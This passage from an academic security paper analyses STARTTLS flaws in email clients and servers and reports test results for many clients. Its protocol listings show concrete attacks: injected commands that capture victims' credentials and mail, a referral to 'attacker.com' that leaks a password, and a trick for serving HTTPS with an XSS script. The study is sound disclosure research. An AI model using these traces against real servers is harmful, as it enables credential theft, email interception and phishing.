Extension of Well-known Issues In its original description of the SMTP command injection, Wietse Venema noted that "injected commands could be used to steal the victim's email or SASL ... username and password" [292], but no concrete attacks were described since the description of that bug in 2011. We re-evaluate the impact of the command injection, describe *concrete* exploits and their limitations, and introduce a cross-protocol attack, which allows hosting of HTTPS websites under the certificate of an affected email server. Similarly, Wietse Venema also noted that "A similar plaintext injection flaw may exist in the way SMTP clients handle SMTP-over-TLS server responses" [292] but assumed that "its impact is less interesting" [292]. No (public) analysis of this issue was ever conducted. We developed a testing approach to find this bug in email clients and show that it allows severe attacks such as mailbox tampering and even credential stealing (under certain conditions).

```
S: * OK [CAPABILITY IMAP4REV1
     STARTTLS]
C: A STARTTLS
.. B NOOP // injected command
S: A OK

// ------- TLS Handshake -------

S: B OK // answer to command B
```

(a) **Command Injection:** Plaintext command answered by an encrypted response.

```
S: * OK [CAPABILITY IMAP4REV1
     STARTTLS]
C: A STARTTLS

S: A OK
.. B OK // injected response
// ------- TLS Handshake -------
C: B NOOP

C: C CAPABILITY
```

(b) **Response Injection:** Encrypted command answered by a plaintext response.

Listing 3.2: **Buffering issues in STARTTLS implementations.**

Similarly, although *two* forms of STARTTLS stripping attacks were described, several more variants exist. We show that STARTTLS stripping attacks may be easily overlooked during testing, and their impact is not always as straightforward as implied by the protocol standards.

After the discovery of the PREAUTH issue in the email client Trojitá, Jan Kundrát, the author of Trojitá, made the correct assessment and concluded that "(plaintext) credentials will never be transmitted ... even in presence of this attack" [167]. However, our evaluation shows that this issue is prevalent, and we demonstrate how to escalate its impact to obtain user credentials, too. Interestingly, this is possible using only standard-conforming IMAP features—which were simply not supported by Trojitá.

Novel Issues All other issues discussed throughout this paper are novel. Note, however, that the testing approach we introduce later in this section also happens to *include* all well-known issues, indicating good coverage of our test approach.

3.2.3 Buffering Issues

The command and response injection attacks are orthogonal to all other STARTTLS issues discussed throughout this paper, which is why we discuss them separately.

SMTP, POP3, and IMAP were defined as line-based protocols, and a perfect implementation would read lines from the network socket and parse them according to the standard. However, usually, an implementation will eventually process all input data. Therefore, most implementations read chunks of data from the network instead—either directly into an application buffer or an internal buffer of the network API. Therefore, the application data might not only include a single line after a read call but data from one or more additional lines. While, in general, this is not a problem and might even be desirable for multi-line responses and `PIPELINING`, it becomes a problem when dealing with context switches, where any remaining data from the previous phase should not crossover into the new phase.

Typically, a single session, e.g., an implicit TLS session, has no additional security boundaries where a change from unauthenticated to authenticated data occurs. Thus, it is not required to think about the position of data in a

lower layer, i.e., in TCP segments. However, in STARTTLS, such a context switch occurs, and trailing data might crossover from the plaintext phase to the encrypted phase, making it indistinguishable from encrypted data.

3.2.3.1 Command Injection (B_C)

The command injection was previously described for SMTP [292] but can easily be extended to POP3 and IMAP by adapting the protocol messages. Consider the IMAP session in Listing 3.2a. The client sends *two* commands in a *single* TCP segment (lines 2 and 3). The server appends the entire request to a buffer and eventually parses and splits off commands from that buffer. After the server acknowledges the STARTTLS command, it will immediately initiate the transition to TLS and wrap all plain TCP sockets in TLS sockets. However, the trailing data after the STARTTLS command (line 3) remains in the buffer. If the server does not flush that buffer, the server may assume that this command was indeed sent via TLS, even though it is leftover data from the plaintext phase (line 7). In this example, the server has not flushed the buffer, interprets the NOOP command inside TLS, and responds with an encrypted answer (line 8). This attack's effect is similar to the "TLS session splicing attack" described by Ray and Dispensa in 2009 [247].

3.2.3.2 Response Injection (B_R)

We generalize the command injection to a client-side *response injection* and display an instance of this problem in Listing 3.2b. The server injects extra data after its STARTTLS response (lines 4 and 5). When the client issues `NOOP` (line 7), it will typically wait for the server's response. However, because the response is already in the client's response buffer, it is directly evaluated (line 8). If the client proceeded when the response was injected—e.g., by sending another command (line 9)—and stalls otherwise, we could conclude that the issue is present.

3.2.4 Exploring the Protocol Messages Space

Even though STARTTLS adds a single message to the SMTP protocol, a secure implementation must make multiple decisions. Listing 3.3 shows a minimal trace of a STARTTLS negotiation in SMTP and exemplifies some of the decisions:

SMTP server responses, including the greeting, contain a status code (A), which roughly denotes "good", "bad", or "incomplete", and a human-readable text (B). A network attacker can change this information. In the case of an error, a client must decide whether to display the human-readable text to the user. A client must issue the `EHLO` command (C) to obtain a list of capabilities. An attacker might pretend that the server does not understand the `EHLO` command and replace the status code with "bad" (D). This mimics an old SMTP server without support for extensions (and without support for STARTTLS). A client should not proceed in plaintext due to this downgrade. The capabilities sent in plaintext (E) are not authenticated, and the client should generally not process them. However, the STARTTLS capability is an exception as it signals

```
S: 220 <text>
// ^^^ ^^^^^^
// A   B
C: EHLO alice                                          // C
S: 250-example.org
// ^^^
// D
.. 250-AUTH PLAIN                                      // E
.. 250 STARTTLS                                        // E
C: STARTTLS                                            // F
S: 220 <text>
// ^^^ ^^^^^^
// G   H
// ------------------ TLS Handshake (I) -------------------
// J
C: EHLO alice                                          // K
S: 250-example.org                                     // K
.. 250 AUTH PLAIN                                      // K
```

Listing 3.3: **Minimal STARTTLS session in SMTP.** Annotations highlight implementation requirements and decisions.

STARTTLS support and should be honored by a client. An attacker may remove STARTTLS from the capabilities and trick the client into using plaintext instead—this is variant one of the well-known STARTTLS stripping attacks.

The STARTTLS command should be the first after the EHLO command (F). If a server allows STARTTLS later, this might lead to security vulnerabilities, especially when user authentication is not reset properly. The server acknowledges the STARTTLS command, and the client is expected to check the response code (G) and only start the TLS handshake on a "good" response. The client should not proceed without TLS—this is variant two of the well-known STARTTLS stripping attacks. Furthermore, the client should not display unauthenticated error messages (H). After the TLS handshake (I), the state is slightly different from the initial state upon connection because the server greeting is omitted (J). However, it is crucial that all other application state is reset to the initial state, including any protocol data which might have been buffered. Omitting this step might result in prefix injection attacks—the well-known command injection on SMTP describes a subset of these issues. Since any old capabilities (E) must be discarded, they must be queried a second time (K)—this is the well-known missing discard of capabilities.

As should be clear from the motivation, a client implementation may contain multiple branches, potentially leading to disclosing sensitive data or allowing an attacker to tamper with an application. However, from the example trace, it is unclear which other messages might be overlooked.

Limitation As we defined STARTTLS issues relative to implicit TLS, we exclude many problem classes. Most notably, we exclude parsing issues as they are equally likely to happen in implicit TLS. Consequently, we only send syntactically valid protocol messages. Likewise, we did not test the TLS implementation and used a benign TLS library.

This approach has the consequence that our test cases are limited to the set of all valid protocol messages. Still, as there are infinitely many valid

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 .. * 42 FETCH (BODY[] "From: Attacker\n\nHello, ...")
3 C: A STARTTLS
4 S: A OK
5 // ------------------ TLS Handshake -------------------
6 // ...
```

Listing 3.4: **Unexpected untagged responses in IMAP.**

protocol messages and a black-box approach does not allow us to rule out specific messages, we must make assumptions about the implementation.

The key question is: When do we send which messages?

3.2.4.1 When do we send messages?

We assume that implementations are lock-stepping between command and response handling, and use different parsers depending on the issued command. Therefore, it is plausible to send only messages that can be parsed correctly and have the chance to enter business logic.

For example, a response to a POP3 command can be single- or multi-line. However, the first line of a multi-line response is identical to a single-line response. Thus, when we send a multi-line response where the client expects a single-line response, it is likely that a client only processes the first line of the response. It might process the tail of the response throughout the rest of the session. We exclude these cases because answering commands step-by-step produces the same results more comprehensibly.

Therefore, our SMTP and POP3 tests only cover responses to commands observed during the plaintext phase. Other responses, which a client does not expect, are more likely to terminate the connection or be partially interpreted.

Required Extensions in IMAP However, the above observations are *only* accurate for SMTP and POP3. In IMAP, an attacker can change the capabilities by using untagged responses or *codes*, which can be sent anytime. Although some responses should only be interpreted in a specific state, they are not *formally* bound to a state, and implementers must actively discard unexpected ones. For example, a `FETCH` response (Listing 3.4, line 2) containing an email carries no information about the folder the email belongs to. This information is only available from context, i.e., when a client explicitly `SELECT`ed a folder before. However, because these responses will pass the parsing phase and enter business logic, we did not find it too far-fetched that they lead to local state changes. Consequently, we consulted the IMAP standard, extracted all syntactically valid untagged responses, and evaluated if they changed the state of the MUA when sent before the TLS handshake. Since almost all changes introduced by untagged responses will be visible in the UI, e.g., a new folder or email, an analyst will quickly detect these changes.

In summary, we only send test payloads when it is plausible that the implementation interprets them.

3.2.4.2 Which messages do we send?

We tested *all* positive and negative responses to any command a client issued to our server *before* the STARTTLS command. This is possible to do exhaustively because a client should only send a few commands: (1) those required by the standard (SMTP's `EHLO`), (2) commands to request the server capabilities (POP3's `CAPA` and IMAP's `CAPABILITY`), and (3) the STARTTLS command. All other commands are a sign of misbehavior and should not be issued.

This approach includes the well-known STARTTLS stripping variant two and the PREAUTH greeting in IMAP.

For all other messages, we consulted the formal grammar of the relevant standards. However, not all protocol messages are relevant to STARTTLS security. For example, when a message is explicitly documented not to change client or server state or a syntactically valid message does not carry a notable payload, we did not include it in our analysis.

Thus, we also identified the *threats* which may result from these messages by using expert knowledge from the standards and gray literature. For example, to identify UI spoofing attacks, it was required to identify the IMAP codes which trigger dialogues. Furthermore, if we had used, e.g., `LOGINDISABLED` during testing, STARTTLS stripping attacks would be less likely to work.

The IANA provides a collection of registered SMTP Service Extensions [158], POP3 Capabilities, Response Codes [159], and IMAP Capabilities [157]. For POP3, we reviewed all of them. Due to the large number of extensions in SMTP and IMAP, we excluded most extensions from our analysis. However, two IMAP extensions, LOGIN-REFERRALS [115] and MAILBOX-REFERRALS [116], stand out because they provide a way to redirect a client to another possibly attacker-controlled server. These were included in our analysis.

3.2.5 Summary and Classification of Issues

3.2.5.1 Negotiation

STARTTLS Stripping (N_S) STARTTLS stripping issues are the most prominent negotiation issues and have been documented for over 20 years. The standards document two variants [141, 227, 64]: removing STARTTLS from the capability list and rejecting the STARTTLS command.

PREAUTH Bypass (N_P) When a server can pre-authenticate a client, e.g., because it knows that the connection is already tunneled via some secure connection, it can respond with a `PREAUTH` greeting. In this case, client and server *must* skip authentication and proceed as if the client has already logged in. However, STARTTLS is not allowed after a login, prohibiting a standard-conforming client from issuing the STARTTLS command.

Redirects IMAP supports two mechanisms to redirect a client to another server: *login referrals* [115] and *mailbox referrals* [116]. Login referrals can already be sent in the IMAP server greeting and bypass STARTTLS security *altogether*. Mailbox referrals are sent as an answer to the `SELECT` command to

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 .. * [ALERT] Please download Microsoft's https://...
3 C: A STARTTLS
```




Figure 3.1: **IMAP alert in Outlook and the corresponding IMAP trace.** An attacker can choose the text after the colon and links are highlighted.

redirect a client to a "remote mailbox". At first glance, mailbox referrals are not useful for an attacker because a client should not select a mailbox before STARTTLS. However, mailbox referrals can be combined with other issues to escalate their overall impact (N_R).

3.2.5.2 Buffering

Section 3.2.3 introduced buffering issues (B_C, B_R) as a separate issue class.

3.2.5.3 Tampering

Tampering with the Mailbox (T_M) An attacker can tamper with local mailbox data by sending IMAP's data responses before STARTTLS. This attack class is less likely in POP3 because—as outlined in our discussion of when to send messages—a client must request that data first. However, it would need to log in first, at which point an attacker would have access to the credentials regardless. SMTP does not define "data responses", leaving IMAP for this attack vector.

Session Fixation (S) If the server retains any session data set in the plaintext phase after the transition to TLS, it may allow tampering or information disclosure attacks. For example, an attacker could include an *additional* recipient in the plaintext phase in SMTP. If the server does not discard this recipient when transitioning to TLS, the email sent by the client will leak to that injected recipient. This attack works by dragging and redirecting the client's TLS handshake through the attacker's socket already established with the server. In POP3 and IMAP, an attacker can even replace the whole victim's mailbox with their own content when the session is retained throughout the TLS negotiation.

3.2.5.4 UI Spoofing

Figure 3.1 shows a descriptive example of an IMAP `alert` in Outlook. In addition to displaying a prominent dialog, Outlook places IMAP alerts in the inbox. POP3 provides a similar mechanism based on response codes.

Built-in error mechanisms, i.e., those which use the status of a response and the human-readable text, were covered by testing all positive and negative responses with a unique string as human-readable text (U_E). IMAP's `ALERT` or POP3's `SYS/PERM` code were covered by extracting all standardized codes from the relevant standards (U_A).

3.3 Execution of Test Cases

3.3.1 Client Testing

Client Selection We selected email clients from all major platforms and used popularity rankings if available. On Android, we queried the Google Play Store for Download counts on March 25th, 2020, and selected the ten most downloaded email clients. From this list, we excluded Yahoo Mail because it fetches emails only via HTTPS. We included the Android OpenSource Project Mail App (via LineageOS), usually bundled with custom ROMs. For iOS, we selected apps that support either IMAP, SMTP, or POP3 from the 200 most popular free productivity apps from the iTunes store on July 10th, 2020. Cloud Mail apps were not explicitly selected but are included due to their popularity. For Linux, we visited media sites presenting top lists of Linux clients and excluded clients unavailable on NixOS—a Linux distribution we used for reproducible client installations. We also tried to include popular command-line applications and a (perceived) popular utility, i.e., OfflineIMAP. On Windows, we only included Microsoft Outlook 2019 due to its popularity. However, many Linux Clients also work cross-platform on Windows, and we assume that the results on both platforms are identical.[3] Note that popularity rankings from Google Play and the Apple Store use geolocation to target a specific region. Our selection is thus likely biased toward western culture.

Client Test Execution We developed a custom email server for the EAST client test toolkit, which supports STARTTLS, SMTP, POP3, and IMAP and can execute precise message flows. The server can also simulate a benign email server to unify the setup of clients and sidestep the setup of an actual email environment such as Postfix and Dovecot. During the evaluation, we restricted our modifications to those an attacker can perform in reality. For example, we did not modify data normally protected by TLS. This abstraction turned out to be instrumental in performing stable MitM attacks against email clients.

Configuration of Email Clients for Testing We configured every email client to use the most secure STARTTLS variant with strict certificate checking. All tests were conducted after a client's "setup wizard" or after manual configuration and an additional restart. We did not change TCP port numbers manually, except when the client needed manual configuration. In this case, we used port 587 for submission, 110 for POP3, and 143 for IMAP.

[3] Even though the TLS provider might differ, we did not find a plausible explanation why the STARTTLS implementations should be different.

```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
// ...

C: X APPEND "Sent" (\SEEN) {676}
.. From: ...
.. To: ...
..
.. Hello, ...
S: X OK
```

(a) Bypassing STARTTLS with a well-known STARTTLS stripping attack.

```
S: * PREAUTH
C: A SELECT INBOX
// ...
C: X APPEND "Sent" (\SEEN) {676}
.. From: ...
.. To: ...
..
.. Hello, ...
S: X OK
```

(b) Blocking the STARTTLS transition with a `PREAUTH` greeting.

Listing 3.5: **STARTTLS stripping attacks.**

Furthermore, we set up our test clients using virtual machines (based on QEMU) with automatic snapshot resets between tests and automatic mail retrieval/sending triggers. In this way, EAST supports semi-automatic testing of email clients. Only for iOS and Cloud Mail we could not automate testing.

3.3.2 Server Testing

Scanning We used *ZGrab2* [224] to scan the Internet for IPv4-based mail service providers to identify servers vulnerable to the command injection. Because the session fixation requires a valid user account per server, we could not scan for this issue. We followed best practices for internet scanning and included servers (and networks) in a blocklist when their operators requested it. Furthermore, we also published a reverse DNS entry and hosted a webpage with information about the scans. Except for the command injection itself, we did not violate the protocols. We executed a single scan per protocol and appended a non-malicious command to the STARTTLS command. To minimize false negatives, we sent an additional command *via TLS* to complete possibly blocking read calls. We considered the server vulnerable if we received a response to our injected command. Answering with an encrypted response to a plaintext command is always a sign of misbehavior. Thus, this test does not yield false positives.

We employed a basic keyphrase- and protocol-based clustering approach to identify server software in our scan results. For this, we identified keywords (e.g., the name of the software) and phrases (e.g., a specific help message) and used them to classify results. Additionally, we classified the remaining servers by comparing the protocol flow exhibited (e.g., response codes in SMTP).

Server Selection We tested mail servers available freely or on a trial basis for the command injection vulnerability and the session fixation. Mainly, we selected these servers based on a rough identification of popular servers found during our scans (vulnerable and non-vulnerable).

Server Test Execution We developed a local server test tool—part of the EAST toolkit—to identify the command injection vulnerability in SMTP, POP3, and IMAP. Where possible, we set up servers in local installations. We also performed tests against some live installations with the owner's explicit permission.

```
1  // 1) The attacker hijacked the connection to example.org ...
2  S: * PREAUTH
3  C: A SELECT Inbox
4  // ... and redirects the client to attacker.com.
5  S: A NO [REFERRAL IMAP://attacker.com]
6  // ------------------------------------------------
7  // 2) The client connects to attacker.com ...
8  S: * OK
9  C: A STARTTLS
10 S: A OK
11 // ------------------ TLS Handshake -------------------
12 // ... and discloses the user's password to the attacker.
13 C: B LOGIN "username" "password"
14 // ...
```

Listing 3.6: **Bypassing STARTTLS with a `PREAUTH` greeting and escalation from mailbox tampering to credential stealing.**

3.4 Client Attacks

We tested all attacks in this section end-to-end. We also show how multiple issues can be combined to escalate their impact.

3.4.1 Negotiation

STARTTLS Stripping (N_S) Typically, when a client is affected by classic STARTTLS stripping, user credentials will be sent via plaintext. However, there are more subtle forms of STARTTLS stripping, where the client does not leak user credentials but uploads drafted and sent emails in plaintext (Listing 3.5a).

PREAUTH STARTTLS Blocking (N_P) In Listing 3.5b, an attacker bypassed STARTTLS by sending the `PREAUTH` command (line 1). This is easy to see because the client did not terminate the connection but proceeded to `SELECT` the inbox (line 2). At this point, an attacker already has complete control over the client and merely needs to mimic a benign IMAP server to tamper with the client's mailbox data. If the client synchronizes the drafts and sent emails, sensitive data is leaked (lines 4 to 8). However, because `PREAUTH` signals to the MUA that it is already authenticated, it does not directly lead to the exposure of user credentials.

Malicious Redirects (N_R) Mailbox referrals are useful when combined with a `PREAUTH` greeting. When an attacker could bypass STARTTLS security with the `PREAUTH` greeting, they can further escalate the issue by answering with a redirect to the client's `SELECT` command (Listing 3.6, line 5). This indicates to the client that the selected mailbox is only available on another server. Because the attacker can also choose the domain, they can use a server for which they have a valid X.509 certificate. If the client follows this referral, it immediately leaks user credentials to the attacker (line 13).

3.4.2 Tampering with the Mailbox (T_M)

IMAP's untagged data responses lead to changes in the mailbox, which can be used for tampering attacks, e.g., placing new messages or folders into the user's mailbox. These changes can even lead to a permanently corrupted local state.

3.4.3 UI Spoofing

IMAP Alerts (U_A) IMAP alerts, as previously described, are a prime opportunity for UI spoofing. Since the server can send these any point in an IMAP connection, any client that displays them in the *plaintext* phase is vulnerable to UI spoofing.

Error Messages (U_E) Additionally, all protocols can show error messages in response to any command. UI spoofing is also possible, if a client displays these in the plaintext phase.

3.4.4 Buffering – Response Injection (B_R)

The response injection's impact is limited in SMTP because the exchanged data is short-lived and neither saved nor displayed to the user. However, POP3 and IMAP incorporate session data into local archives, and an attacker can use the response injection to tamper with local email archives. The attack is also easy to execute because the sequence of commands issued by a client is predictable.[4] Furthermore, the response injection can be combined with referrals to obtain user credentials.

3.5 Server-Side Attacks

In our attacker model, the attacker can act as MitM between the client and server and open their own (STARTTLS) connections to the server. All server-side attacks described in this section are based on the attacker communicating with the client until it initiates the TLS handshake—possibly by doing a STARTTLS negotiation first—and preparing the attack on the server side in the plaintext phase of a STARTTLS connection. When both sides are ready, the attacker relays all TLS traffic unchanged between the client and the server.

3.5.1 Buffering

For brevity, we will not use arrows to explain where command and response data was initially sent but lay out the traces to clarify the issues' practical impact.

Command Injection (B_C) The command injection attack can not only be used to obtain user credentials in SMTP and IMAP and works against clients using STARTTLS but *also* against clients using implicit TLS. Furthermore, they can

[4] Outlook is the only tested client which uses unpredictable IMAP tags.

```
1  S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2  C: A STARTTLS
3  // Attacker injects LOGIN and APPEND here ...
4  S: A OK
5  // ------------------ TLS Handshake -------------------
6  A: B LOGIN "attacker" "password"                  // LOGIN interpreted here
7  S: B OK
8  A: C APPEND INBOX {length}                        // APPEND interpreted here
9  S: +
10 // Due to the active APPEND, the following command is misinterpreted as email data
11 // and appended to the attacker's INBOX
12 C: B LOGIN "victim" "password"
```

Listing 3.7: **Credential stealing in IMAP.** Obtaining credentials using the command injection in IMAP.

be used for cross-protocol attacks. Any server vulnerable to command injection is vulnerable to all attacks in this section.

Disclosing Credentials via Command Injection An attacker can obtain user credentials using the `APPEND` command after a `LOGIN` to their *own* mailbox (see Listing 3.7). The attacker then prepares a new email to be appended to their inbox using the command injection in line 8. This results in the server interpreting the actual user's login command (line 12) as the body of an email, which the server `APPEND`s to the attacker's mailbox.

A similar attack is possible on SMTP (Listing 3.8). Using the command injection, the attacker logs in to their own account (line 8) on the vulnerable server before preparing a mail to themselves using the `MAIL`, `RCPT`, and `DATA` (lines 9 to 11) commands. This way, any data sent by the victim will be sent as the mail body opened by the injected `DATA` command, thereby revealing the credentials (and email) to the attacker.

Breaking Implicit TLS via STARTTLS Servers often share the same certificate between STARTTLS and implicit TLS or provide both variants on the same domain such that both certificates must have the same SAN field. This enables an attacker to use vulnerabilities in the server's STARTTLS implementation, i.e., the command injection, even if a client uses implicit TLS. This is exploitable with vulnerable SMTP servers in many mail clients. Reconsider Listing 3.8. Instead of the client connecting to the server in plain and issuing `STARTTLS` in line 6, the attacker relays the client's TLS connection—intercepted on the implicit TLS port—to the server. Usually, a client would assume that an implicit TLS connection starts with the SMTP banner of the server, but for STARTTLS connections, the server will not repeat the banner after the handshake, which would cause the client to stall. However, an attacker can inject an additional `EHLO` command after line 7, which causes the first server response after the TLS handshake to be the `EHLO` response, which the client will interpret as the server banner. Similar attacks are possible using the IMAP command injection.

Hosting HTTPS via STARTTLS IMAP servers affected by the command injection vulnerability allow a MitM attacker to host arbitrary HTTPS content

```
// 1) Attacker injects multiple commands (A, B, ...) to prepare email
//    transmission. The commands will generate multiple responses,
//    which will conveniently make the client send additional commands.
S: 220 OK
// ...
C: STARTTLS
A: EHLO attacker                                          // A
.. AUTH PLAIN <attacker login>                            // B
.. MAIL FROM:<attacker@example.com>                       // C
.. RCPT TO:<attacker@example.com>                         // D
.. DATA                                                   // E
S: 220 OK
// ------------------- TLS Handshake --------------------
// 2) A-E are interpreted here. The server is now in a state to accept an
//    email body. All following lines from the client are misinterpreted
//    as an email, which is then sent to attacker@example.com.
C: EHLO alice
S: 250-mail.example.com                                   // A
.. 250 AUTH PLAIN LOGIN
C: AUTH PLAIN <alice login>
S: 235 OK                                                 // B
C: MAIL FROM:<alice@example.com>
S: 250 OK                                                 // C
C: RCPT TO:<bob@example.com>
S: 250 OK                                                 // D
C: DATA
S: 354 OK                                                 // E
C: <email to bob>
.. .
```

Listing 3.8: **Credential stealing in SMTP.** Redirecting emails and user credentials on an SMTP server. The server will interpret client commands after the TLS handshake as the `DATA` of the email.

on domains listed in the IMAP server's TLS certificates. This can be achieved by using the reflection of IMAP tags in responses from the server as HTTP keywords. The MitM attacker intercepts the victim's HTTPS connection and establishes a connection to the IMAP server. For example, this creates a valid TLS session if the HTTPS domain is *www.mail.ex*, and the IMAP server has a wildcard certificate for the same domain **.mail.ex*.

The attacker can use the reflection of IMAP tags and a prepared email to serve HTTPS content to the victim, as shown in Listing 3.9. The attacker uses the syntactically correct tag `HTTP/1.1200` (note the missing space between `1.1` and `200`) and the `OK` (A) response from the server to fake an HTTP status line and colons (B, C) and comment markers (D) to hide data in headers and comments. Although `HTTP/1.1200 OK` is not a syntactically valid HTTP status line, recent Google Chrome and Mozilla Firefox will correctly render the fetched email data as an HTTP website. The exploit, however, did not work in Safari.

An attacker can use this vulnerability to serve phishing websites to the victim or perform cross-site scripting attacks against the actual domain. According to our tests, this attack was possible against multiple popular HTTPS websites.

While, in theory, this attack is also possible using the command injection in POP3, it is impeded by the missing reflection of tags as present in IMAP. Therefore, we could not spoof HTTPS contents using the POP3 command injection in modern browsers. In addition to serving HTTPS, serving (nearly)

```
1  S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2  A: A STARTTLS
3  .. HTTP/1.1200 NOOP                                    // A
4  // ^^^^^^^^^^
5  // These are valid IMAP tags.
6  // vvvvvvvvvvvvv
7  .. ignore-header: LOGIN "attacker" "password"          // B
8  .. ignore-header: SELECT INBOX                         // C
9  // Attacker already saved email 1337 in their account.
10 .. // UID FETCH 1337                                   // D
11 // ^^
12 // This is also a valid IMAP tag.
13 S: A OK STARTTLS
14 // -------- Attacker relays HTTPS connection ----------
15 C: GET / HTTP/1.1
16 .. ...
17 S: HTTP/1.1200 OK                                      // A
18 .. ignore-header: OK                                   // B
19 .. ignore-header: OK                                   // C
20 // Email 1337 may contain any web content.
21 ..                                                     // D
22 .. <script>alert("XSS")</script>                       // D
23 .. // OK                                               // D
```

Listing 3.9: **Hosting HTTPS.** Serving HTTPS content using the command injection in an IMAP server.

arbitrary content to a victim might be possible for other protocols employing TLS and sharing the same certificate as a vulnerable server.

3.5.2 Session Fixation

Listing 3.10 shows a session fixation attack against an IMAP server. The server allows unencrypted logins, and the attacker can authenticate using their account and fixate this session for the client (lines 2 and 3). The server retains this session through the STARTTLS transition, and the client remains logged into the attacker's account. Therefore, the server will now present the attacker's mailbox to the client (line 8). If the client synchronizes sent or drafted emails to the mailbox (lines 10 to 14), the attacker can retrieve these from their mailbox.

POP3 allows for a similar attack. However, since POP3 does not allow clients to upload emails, the attack is restricted to presenting crafted mailboxes.

```
1  S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2  A: A login <attacker login>
3  S: A OK
4  C: B STARTTLS
5  S: B OK
6  // ------------------ TLS Handshake -------------------
7  // ...
8  C: X SELECT INBOX
9  // ...
10 C: Y APPEND "Sent" (\SEEN) {676}
11 .. From: ...
12 .. To: ...
13 ..
14 .. Hello, ...
15 S: Y OK
```

Listing 3.10: **IMAP session fixation attack.**

	Negotiation			Buffering			Tampering			UI Spoofing		
Client (Version)	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**
Android (Google Play)												
Gmail (8.5.6.199637500)	✓	✓	●$_{N_S}$	✓	✓	✓	✓	✓	✓	✓	✓	✓
Gmail Go (8.5.6.197464524)	✓	✓	●$_{N_S}$	✓	✓	✓	✓	✓	✓	✓	✓	✓
Samsung Email (6.1.12.1)	✓	✓	●$_{N_S}$	✓	✓	✓	✓	✓	✓	✓	✓	✓
K-9 Mail (5.710)	✓	✓	✓	✓	✓	✓	✓	✓	✓	○$_{U_E}$	✓	✓
LineageOS email (9)	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Apple iOS (App Store)												
iOS Mail (iOS 13.5.1)	✓	✓	●$_{N_P}$	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	✓
Gmail (6.0.200614)	✓	∅	✓	◐$_{B_R}$	∅	◐$_{B_R}$	✓	✓	✓	✓	∅	✓
Edison Mail (1.20.8)	✓	∅	TLS	◐$_{B_R}$	∅	TLS	✓	✓	TLS	✓	∅	TLS

✓	No vulnerability found.	N_S	STARTTLS stripping	[1] Infinite protocol loop
○	Minor issues.	N_P	PREAUTH	[2] When no authentication configured
◐	Tampering with the mailbox or client state.	N_R	Malicious Redirect	[3] Documented behavior
●	Sensitive data, e.g., emails or credentials, are exposed.	B_R	Response Injection	
TLS	Only implicit TLS configurable.	T_M	Tampering	
∅	Not available.	U_A	IMAP Alerts	
		U_E	Error Messages	
		C	Crash	

Table 3.1: **Results of our STARTTLS tests against** 8 **mobile email clients.**

	Negotiation			Buffering			Tampering			UI Spoofing		
Client (Version)	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**
Windows												
Outlook (16.0.13001.20338)	✓	TLS	✓	✓	TLS	○$_{B_R}$	✓	TLS	✓	○$_{U_E}$	TLS	○$_{U_A,U_E}$
Apple macOS												
Mail (3608.80.23.2.2)	✓	✓	✓	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	✓
Linux (tested on NixOS)												
Balsa (2.5.9-1)	✓	✓	○$_C$ [1]	✓	✓	✓	✓	✓	○$_C$	✓	○$_{U_E}$	○$_{U_A}$
Evolution (3.34.4)	✓	✓	✓	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	◐$_{T_M}$	✓	✓	○$_{U_A}$
Geary (3.34.2)	✓	∅	✓	✓	∅	✓	✓	∅	✓	✓	∅	✓
KMail (19.12.3)	●$_{N_S}$ [2]	✓	✓	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	✓	✓

✓	No vulnerability found.	N_S	STARTTLS stripping
○	Minor issues.	N_P	PREAUTH
◐	Tampering with the mailbox or client state.	N_R	Malicious Redirect
●	Sensitive data, e.g., emails or credentials, are exposed.	B_R	Response Injection
TLS	Only implicit TLS configurable.	T_M	Tampering
∅	Not available.	U_A	IMAP Alerts
		U_E	Error Messages
		C	Crash

[1] Infinite protocol loop
[2] When no authentication configured
[3] Documented behavior

Table 3.2: **Results of our STARTTLS tests against 6 platform-specific desktop email clients.**

	Negotiation			Buffering			Tampering			UI Spoofing		
Client (Version)	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**
Cross-platform (tested on NixOS)												
Thunderbird (68.7.0)	✓	○$_{N_S}$ [1]	●$_{N_P}$	✓	✓	◐$_{B_R}$	✓	✓	◐$_{T_M}$	✓	✓	○$_{U_A}$
Trojita (0.7.20190618)	✓	∅	✓	✓	∅	◐$_{B_R}$	✓	∅	◐$_{T_M}$	✓	✓	○$_{U_A}$
Claws (3.17.4)	✓	✓	✓	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	○$_{U_A}$
Sylpheed (3.7.0)	✓	✓	●$_{N_S}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	✓	○$_{U_A}$
Alpine (2.21)	✓	✓	●$_{N_P,N_R}$	✓	✓	✓	✓	✓	◐$_{T_M,C}$	✓	○$_{U_E}$	○$_{U_A}$
